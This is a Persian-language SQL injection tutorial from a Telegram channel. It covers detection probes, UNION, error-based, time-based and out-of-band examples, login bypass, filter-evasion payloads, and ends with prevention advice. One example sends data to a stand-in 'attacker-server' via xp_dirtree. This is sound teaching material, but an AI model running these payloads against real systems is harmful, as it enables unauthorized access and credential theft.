




CHAOS NEXUS TECH

SQL INJECTION

In Theory




t.me/Chaos_nexus_tech



⚠ warning


**This document is only for
educational purposes.**

**The author will approve of
no abusage.**



فهرست

3	SQL Injection – 1
3	– کلاس های SQL Injection 2
4	-1- تزریق SQL درون باند (In-band) 2
4	-2- تزریق SQL کور (Blind) 2
4	-3- تزریق SQL خارج از باند (Out-of-band) 2
5	– تشخیص آسیب پذیری های SQL Injection 3
5	-1- کاراکتر های ساده 3
5	-2- تست منطق 3
5	-3- تست ریاضی (Arithmetic Testing) 3
6	-4- کاراکتر های یونیکد 3
7	– انواع حمله های SQL Injection 4
7	UNION Based SQL Injection -1-4
8	Error Based SQL Injection -2-4
8	Blind SQL Injection -3-4
9	Time-based Blind SQL Injection -1-3-4
9	Out-of-band (OOB) Blind SQL Injection -2-3-4
10.....	Boolean SQL injection -3-3-4
11.....	– شناسایی 5
11.....	-1- کوئری نوع و نسخه (Querying the type and version) 5
11.....	-2- خطاهایی که توسط برنامه برگردانده می شوند 5
12.....	– دور زدن (Bypass) 6
12.....	-1- احراز هویت (Authentication) 6
12.....	-2- دور زدن تزریق SQL رایج 6
12.....	-1-2-6- اجتناب از کاراکتر های مسدود شده
13.....	-2-2-6- اجتناب از فضای سفید
14.....	-2-3-6- ورودی حذف شده
15.....	7 – تاثیر گذاری (Impact)
17.....	8 – جلو گیری (Prevention)




SQL Injection – ۱

SQLi یا به اختصار SQL injection یک آسیب‌پذیری امنیتی وب است که به مهاجم اجازه می‌دهد در^۱ query هایی که یک برنامه به پایگاه داده خود ارسال می‌کند، دخالت کند. این نوع حمله شامل درج یا "تزریق" یک کوئری SQL از طریق داده‌های ورودی از کلاینت به برنامه است. یک سوءاستفاده موفق از تزریق SQL می‌تواند داده‌های حساس را از پایگاه داده، از جمله داده‌هایی که متعلق به سایر کاربران است یا هر داده دیگری که برنامه می‌تواند به آن دسترسی داشته باشد، بخواند. در بسیاری از موارد، مهاجم می‌تواند این داده‌ها را تغییر دهد یا حذف کند و باعث تغییرات مداوم در محتوا یا رفتار برنامه شود.


SQL Injection – ۲

حملات تزریق (SQLi) را می‌توان به سه دسته اصلی طبقه‌بندی کرد: درون باند، کورکرانه و خارج از باند. هر دسته به روش‌های مختلفی از آسیب‌پذیری سوءاستفاده می‌کند و

ویژگی‌های متمایزی دارد.



^۱ پرس‌وجو (query) یک درخواست رسمی برای اطلاعات است که اغلب در قالب خاصی بیان می‌شود. در علوم کامپیوتر، معمولاً به درخواست داده از یک پایگاه داده یا سیستم اطلاعاتی اشاره دارد. همچنین می‌تواند یک عبارت جستجو باشد که در یک موتور جستجو وارد می‌شود. اساساً، کوئری راهی برای پرسیدن یک سوال و بازیابی پاسخ است.



۱-۲- تزریق SQL درون باند (In-band)

تزریق SQL درون باند رایج‌ترین و سرراست‌ترین نوع حمله تزریق SQL است. این حمله شامل استفاده از یک کانال ارتباطی یکسان برای تزریق و بازیابی داده‌ها است. دو نوع اصلی تزریق SQL درون باند وجود دارد، تزریق SQL مبتنی بر خطأ و Union-based².


۲-۲- تزریق SQL کور (Blind)

تزریق SQL کور زمانی رخ می‌دهد که یک برنامه در برابر تزریق SQL آسیب‌پذیر باشد، اما نتایج تزریق برای مهاجم قابل مشاهده نیست. مهاجم باید داده‌ها را به طور غیرمستقیم بر اساس رفتار برنامه استنباط کند. دو نوع اصلی تزریق SQL کور وجود دارد، تزریق SQL کور مبتنی بر Boolean و تزریق SQL کور مبتنی بر زمان.

۳-۲- تزریق SQL خارج از باند (Out-of-band)

تزریق SQL خارج از باند کمتر رایج است و شامل استفاده از یک کانال ارتباطی متفاوت برای تزریق و بازیابی داده‌ها است. این نوع حمله زمانی مفید است که مهاجم نتواند از یک کانال ارتباطی برای هر دو عمل استفاده کند یا زمانی که تزریق‌های SQL درون باند و کور مؤثر نیستند. تزریق SQL خارج از باند اغلب به ویژگی‌های سرور پایگاه داده متکی است تا داده‌ها را به یک سرور خارجی که توسط مهاجم کنترل می‌شود، ارسال کند.

² وقتی یک برنامه در برابر تزریق SQL آسیب‌پذیر است و نتایج کوئری در پاسخ‌های برنامه برگردانده می‌شود، می‌توانید از کلمه کلیدی UNION برای بازیابی داده‌ها از جداول دیگر در پایگاه داده استفاده کنید. این معمولاً به عنوان حمله تزریق SQL UNION شناخته می‌شود.



۳ - تشخیص آسیب‌پذیری‌های SQL Injection

تشخیص آسیب‌پذیری‌های تزریق SQL شامل تکنیک‌های مختلف آزمایش است که نشان می‌دهد آیا یک برنامه کاربردی مستعد چنین حملاتی است یا خیر. در زیر چهار روش کلیدی برای تشخیص تزریق SQL آورده شده است:

۱-۱- کاراکترهای ساده

وارد کردن کاراکترهای خاص مانند "، #، ؛ و) در فیلدہای ورودی می‌تواند به تشخیص آسیب‌پذیری‌های تزریق SQL کمک کند. اگر برنامه خطایی را برگرداند یا رفتار غیرمنتظره‌ای داشته باشد، ممکن است آسیب‌پذیر باشد.

۱-۲- تست منطق


- page.asp?id=1 or 1=1 -- true
- page.asp?id=1' or 1=1 -- true
- page.asp?id=1" or 1=1 – true
- page.asp?id=1 and 1=2 – false

با تزریق این عبارات منطقی، آزمایش کنندگان می‌توانند مشاهده کنند که آیا برنامه به شرایط درست یا غلط پاسخ متفاوتی می‌دهد یا خیر، که نشان‌دهنده آسیب‌پذیری بالقوه تزریق SQL است.

۱-۳- تست ریاضی (Arithmetic Testing)

- product.asp?id=1/1 -- true
- product.asp?id=1/abs(1) -- true
- product.asp?id=1/0 -- false
- product.asp?id=1/abf(1) – false


با استفاده از عملیات حسابی، آزمایش کنندگان می‌توانند تعیین کنند که آیا برنامه این ورودی‌ها را به درستی پردازش می‌کند یا خطاهایی را نشان می‌دهد که نشان‌دهنده یک نقص تزریق SQL است.



۴-۳- کاراکترهای یونیکد

- U+0027 '
- U+02B9 '
- U+0022 "
- U+02BA "

با استفاده از عملیات حسابی، آزمایش کنندگان می‌توانند تعیین کنند که آیا برنامه این ورودی‌ها را به درستی پردازش می‌کند یا خطاهایی را نشان می‌دهد که نشان‌دهنده‌ی یک نقص تزریق SQL است.



۴ - انواع حمله های SQL Injection

UNION Based SQL Injection – ۱ – ۴


این نوع حمله از عملگر SQL UNION استفاده می کند که امکان ترکیب نتایج دو یا چند کوئری را در یک مجموعه نتیجه واحد فراهم می کند. مهاجمان از تزریق SQL مبتنی بر UNION برای بازیابی داده ها از جداول دیگر در پایگاه داده استفاده می کنند.


مثال: کوئری اصلی `SELECT name, price FROM products WHERE id=1` توسط کوئری تزریق شده

اصلاح می شود و در نتیجه کوئری نهایی `UNION SELECT username, password FROM users`

`SELECT name, price FROM products WHERE id=1 UNION SELECT username, password FROM users`

ایجاد می شود. این کوئری نامهای کاربری و رمزهای عبور را از جدول کاربران به همراه اطلاعات محصول بازیابی و نمایش می دهد.






Error Based SQL Injection - ۲-۴

این نوع حمله به تولید پیام‌های خطا توسط سرور پایگاه داده برای افشای اطلاعات مربوط به ساختار پایگاه داده متکی است. با تزریق SQL مخرب که باعث ایجاد خطا می‌شود، مهاجمان می‌توانند جزئیاتی مانند نام جداول، نام ستون‌ها و انواع داده‌ها را جمع‌آوری کنند.

مثال: کوئری اصلی `SELECT name, price FROM products WHERE id=1` توسط کوئری تزریق شده `1' AND 1=CONVERT(int, (SELECT @@version))--` اصلاح می‌شود و در نتیجه کوئری نهایی


`SELECT name, price FROM products WHERE id=1' AND 1=CONVERT(int, (SELECT @@version))--`


می‌شود. این باعث ایجاد خطا می‌شود و پیام خطا، نسخه پایگاه داده یا سایر اطلاعات حساس را فاش می‌کند.



Blind SQL Injection - ۳-۴

تزریق کورکرانه SQL زمانی رخ می‌دهد که یک برنامه در برابر تزریق SQL آسیب‌پذیر باشد، اما نتایج کوئری SQL تزریق شده مستقیماً برای مهاجم قابل مشاهده نباشد. در عوض، مهاجم بر اساس رفتار برنامه، اطلاعات را استنباط می‌کند. این نوع حمله معمولاً زمانی استفاده می‌شود که پیام‌های خطا نمایش داده نمی‌شوند و برنامه نتایج کوئری را مستقیماً برنمی‌گرداند.





Time-based Blind SQL Injection - ۱-۳-۴

تزریق کورکرانه SQL مبتنی بر زمان، به دستورات SQL متکی است که باعث تأخیر در پاسخ پایگاه داده می‌شوند. مهاجم کوئری‌هایی را تزریق می‌کند که توابعی را اجرا می‌کنند که در صورت درست بودن یک شرط خاص، باعث تأخیر زمانی می‌شوند. با اندازه‌گیری زمان پاسخ، مهاجم می‌تواند اطلاعاتی در مورد پایگاه داده استنباط کند.

مثال: عبارت جستجوی اصلی `SELECT name, price FROM products WHERE id=1` توسط عبارت جستجوی تزریق شده `1 AND IF(1=1, SLEEP(5), 0)--` تغییر می‌یابد و در نتیجه عبارت کوئری

`SELECT name, price FROM products WHERE id=1 AND IF(1=1, SLEEP(5), 0)---`

می‌شود. اگر شرط `(1=1)` درست باشد، پاسخ 5 ثانیه تأخیر دارد که به مهاجم نشان می‌دهد شرط درست بوده است.


Out-of-band (OOB) Blind SQL Injection - ۲-۳-۴

تزریق SQL کورکرانه خارج از باند (OOB) شامل استفاده از یک کانال ارتباطی متفاوت برای تزریق و بازیابی داده‌ها است. این نوع حمله زمانی مفید است که مهاجم نتواند از یک کانال برای هر دو عمل استفاده کند یا زمانی که تزریق‌های SQL درون باند و کورکرانه مؤثر نیستند. تزریق SQL خارج از باند اغلب به ویژگی‌های سرور پایگاه داده برای ارسال داده‌ها به یک سرور خارجی که توسط مهاجم کنترل می‌شود، متکی است.

مثال: کوئری اصلی `SELECT name, price FROM products WHERE id=1` توسط کوئری تزریق شده‌ی `1; EXEC master..xp_dirtree '\\attacker-server\share'--` اصلاح می‌شود و در نتیجه کوئری

`SELECT name, price FROM products WHERE id=1; EXEC master..xp_dirtree '\\attacker-server\share'--`

حاصل می‌شود. سرور پایگاه داده تلاش می‌کند به مسیر مشخص شده دسترسی پیدا کند و درخواستی را به سرور مهاجم ارسال می‌کند که داده‌ها را ضبط می‌کند.



Boolean SQL injection -۳-۳-۴

تزریق SQL بولی با دستکاری منطق بولی در کوئریهای SQL، از آسیب‌پذیری‌های برنامه‌های وب سوءاستفاده می‌کند. مهاجمان ورودی مخربی را تزریق می‌کنند که منطق کوئری را تغییر می‌دهد و به طور بالقوه احراز هویت را دور می‌زنند یا داده‌های حساس را استخراج می‌کنند.

در یک سناریوی ورود به سیستم معمولی، یک برنامه وب ممکن است از یک کوئری SQL مانند


```
"SELECT * FROM users WHERE username = 'input_username' AND password =  
'input_password'
```

برای تأیید اعتبار کاربر استفاده کند. مهاجمی که از تزریق SQL بولی سوءاستفاده می‌کند، می‌تواند

"**OR '1'='1**" را به عنوان نام کاربری وارد کند. این امر کوئری را به

```
"SELECT * FROM users WHERE username = " OR '1'='1' AND password 'input_password'"
```

تغییر می‌دهد!



۵ - شناسایی DBMS

شناسایی سیستم مدیریت پایگاه داده (DBMS) اصلی در طول آزمایش تزریق SQL برای ایجاد بارهای حمله مؤثر و درک آسیب‌پذیری‌های احتمالی بسیار مهم است. در اینجا دو روش اصلی برای تعیین نوع و نسخه DBMS وجود دارد:

۱-۱- کوئری نوع و نسخه (Querying the type and version)

در طول تست تزریق SQL، مهاجمان اغلب کوئری‌هایی را تزریق می‌کنند که برای بازیابی اطلاعات خاص در طول DBMS طراحی شده‌اند:

Payload:


- Microsoft, MySQL: **SELECT @@version**
- Oracle: **SELECT * FROM v\$version**
- PostgreSQL: **SELECT version()**

۱-۲- خطاهایی که توسط برنامه برگردانده می‌شوند

پیام‌های خطای برنامه برگردانده می‌شوند: پیام‌های خطای خاص DBMS که توسط برنامه برگردانده می‌شوند، می‌توانند ناخواسته جزئیاتی در مورد سرور پایگاه داده فاش کنند.

مثال: خطاهایی مانند "ORA-00933" : دستور SQL به درستی پایان نیافته است" نشان‌دهنده یک پایگاه داده Oracle است، در حالی که "شما در نحو SQL خود خطایی دارید" نشان‌دهنده MySQL است.





۶- دور زدن (Bypass)

۱- احراز هویت (Authentication)

دور زدن احراز هویت در تزریق SQL به سوءاستفاده از آسیب‌پذیری‌ها در مکانیسم احراز هویت یک برنامه با استفاده از تکنیک‌های تزریق SQL برای دسترسی غیرمجاز به منابع یا حساب‌های محافظت‌شده اشاره دارد.

سوءاستفاده از مکانیسم ورود:

مهاجمان، کدهای مخربی را تزریق می‌کنند که منطق کوئری SQL را تغییر می‌دهند تا صرف نظر از اعتبارنامه‌های ارائه شده، همیشه به صورت درست ارزیابی شود.

به عنوان مثال: تغییر کوئری ورود از

```
SELECT * FROM users WHERE username='user' AND password='pass'
```

به

```
SELECT * FROM users WHERE username="" OR 1=1 --
```


در اینجا، `1=1` همیشه به صورت درست ارزیابی می‌شود و به مهاجم اجازه می‌دهد تا بررسی رمز عبور را دور بزند و بدون رمز عبور معتبر وارد سیستم شود.

۲- دور زدن تزریق SQL رایج

۱- اجتناب از کاراکترهای مسدود شده

اگر برنامه برخی از کاراکترهای رایج در حملات SQLi را حذف یا رمزگذاری کند، شما همچنان می‌توانید با تنظیم بار داده خود، حمله را انجام دهید.

به عنوان مثال، اگر در حال تزریق به یک فیلد داده عددی یا نام ستون هستید، علامت نقل قول تکی لازم نیست. اگر نیاز دارید رشته‌ای را در بار داده حمله خود بدون استفاده از نقل قول معرفی کنید، می‌توانید از نمایش هگزادسیمال در MySQL استفاده کنید.



به عنوان مثال، عبارت:

```
SELECT username FROM users WHERE isadmin = 2 union select name from sqlol.ssn  
where name='herp derper'--
```

معادل این است:

```
SELECT username FROM users WHERE isadmin = 2 union select name from sqlol.ssn  
where name=0x4865727020446572706572--
```


اگر نماد نظر مسدود شده باشد، اغلب می‌توانید داده‌های تزریق شده خود را طوری تنظیم کنید که نحوه پرس و جوی اطراف را خراب نکند. کلمه کلیدی AS در MySQL می‌تواند برای تعیین نام جایگزین برای یک جدول یا ستون استفاده شود و در برخی موارد، می‌توان از کاراکترهای مختلفی مانند # برای کامنت‌گذاری استفاده کرد.

۲-۲-۶- اجتناب از فضای سفید

اگر برنامه فضای خالی را از ورودی شما مسدود یا حذف کند، می‌توانید از کامنت‌ها برای شبیه‌سازی فضای خالی در داده‌های تزریق شده خود استفاده کنید. می‌توانید کامنت‌های درون خطی را در دستورات SQL مشابه C++, با جاسازی آنها بین /* و */ وارد کنید.

برای مثال، ورودی 0/**/or1/**/ معادل 0 or 1 است.

علاوه بر این، در MySQL، نظرات حتی می‌توانند درون خود کلمات کلیدی قرار داده شوند، که روش دیگری برای دور زدن فیلترهای اعتبارسنجی ورودی فراهم می‌کند، در حالی که نحوه پرس و جوی واقعی SEL/**/ECT را حفظ می‌کند.





۳-۲-۶- ورودی حذف شده

برخی از روال‌های اعتبارسنجی ورودی از یک لیست سیاه برای مسدود کردن یا حذف هرگونه داده ارائه شده که در این لیست ظاهر می‌شود، استفاده می‌کنند. در این مورد، می‌توانید به دنبال نقص‌های رایج در مکانیسم‌های اعتبارسنجی و استانداردسازی باشید.

برای مثال، اگر کلمه کلیدی SELECT مسدود یا حذف شده است، می‌توانید روش‌های زیر را امتحان کنید:


- SeLeCt
- %00SELECT
- SELSELECTECT
- %53%45%40%45%43%54
- %2553%2545%254c%2545%2543%2554






۷ - تأثیر گذاری (Impact)

- **نقض داده‌ها (Data Breach):** دسترسی غیرمجاز به اطلاعات حساس مانند اطلاعات شخصی، داده‌های مالی و سوابق تجاری.
- **دور زدن احراز هویت (Authentication Bypass):** دسترسی غیرمجاز به برنامه با دور زدن مکانیسم‌های ورود به سیستم.
- **از دست دادن یکپارچگی داده‌ها (Loss of Data Integrity):** تخریب یا به خطر افتادن یکپارچگی داده‌ها، که منجر به اطلاعات نادرست یا گمراه‌کننده می‌شود.
- **تخرب پایگاه داده (Database Destruction):** از بین رفتن جداول یا پایگاه‌های داده، که منجر به از دست رفتن داده‌های ضروری می‌شود.
- **انکار سرویس ۳ (DoS):** از دسترس خارج کردن پایگاه داده با غرق کردن آن با کوئری مخرب.
- **آسیب به اعتبار (Reputation Damage):** از دست دادن اعتماد مشتری و اعتبار برنده دلیل نقض امنیت.



- **خسارت مالی:** هزینه‌های مرتبط با واکنش به حادثه، بازیابی داده‌ها، مجازات‌های قانونی و جبران خسارت به طرفین آسیب‌دیده.


- **پیامدهای قانونی:** جریمه‌های نظارتی و اقدامات قانونی به دلیل عدم رعایت قوانین حفاظت از داده‌ها.



۸ - جلوگیری (Prevention)

- **کوئری پارامتری (Parameterized Queries):** از دستورات آماده با کوئری‌های پارامتری برای جداسازی کد SQL از داده‌ها استفاده کنید.
- **رویه‌های ذخیره شده (Stored Procedures):** از رویه‌های ذخیره شده‌ای که از قبل کامپایل شده و در پایگاه داده ذخیره شده‌اند، برای جلوگیری از اجرای مستقیم SQL استفاده کنید.
- **اعتبارسنجی ورودی (Input Validation):** تمام ورودی‌های کاربر را اعتبارسنجی کنید تا مطمئن شوید که با فرمات‌ها و انواع داده‌های مورد انتظار مطابقت دارند.
- **ورودی‌های کاربر را از دسترس خارج کنید (Escape User Inputs):** قبل از قرار دادن آنها در SQL Queries، کarakترهای خاص را در ورودی‌های کاربر به درستی از دسترس خارج کنید.
- **استفاده از چارچوب‌های ORM:** از چارچوب‌های نگاشت شیء-رابطه‌ای (ORM)⁴ که تولید SQL Queries را به طور ایمن مدیریت می‌کنند، استفاده کنید.
- **حداقل امتیاز دارای مزیت (Least Privilege):** با اعطای حداقل مجوزها به حساب‌های پایگاه داده مورد استفاده برنامه، اصل حداقل امتیاز را اعمال کنید.

⁴ Object-Relational Mapping



- **ورودی لیست سفید (Whitelist Input):** پیاده‌سازی لیست سفید برای اجازه دادن به فقط ورودی‌های خوب شناخته شده و رد هر چیز دیگری.

- **مدیریت خطأ (Error Handling):** پیاده‌سازی مدیریت خطای قوی برای جلوگیری از افشاری جزئیات خطای پایگاه داده به کاربران، که می‌تواند سرنخ‌هایی برای حملات SQLi فراهم کند.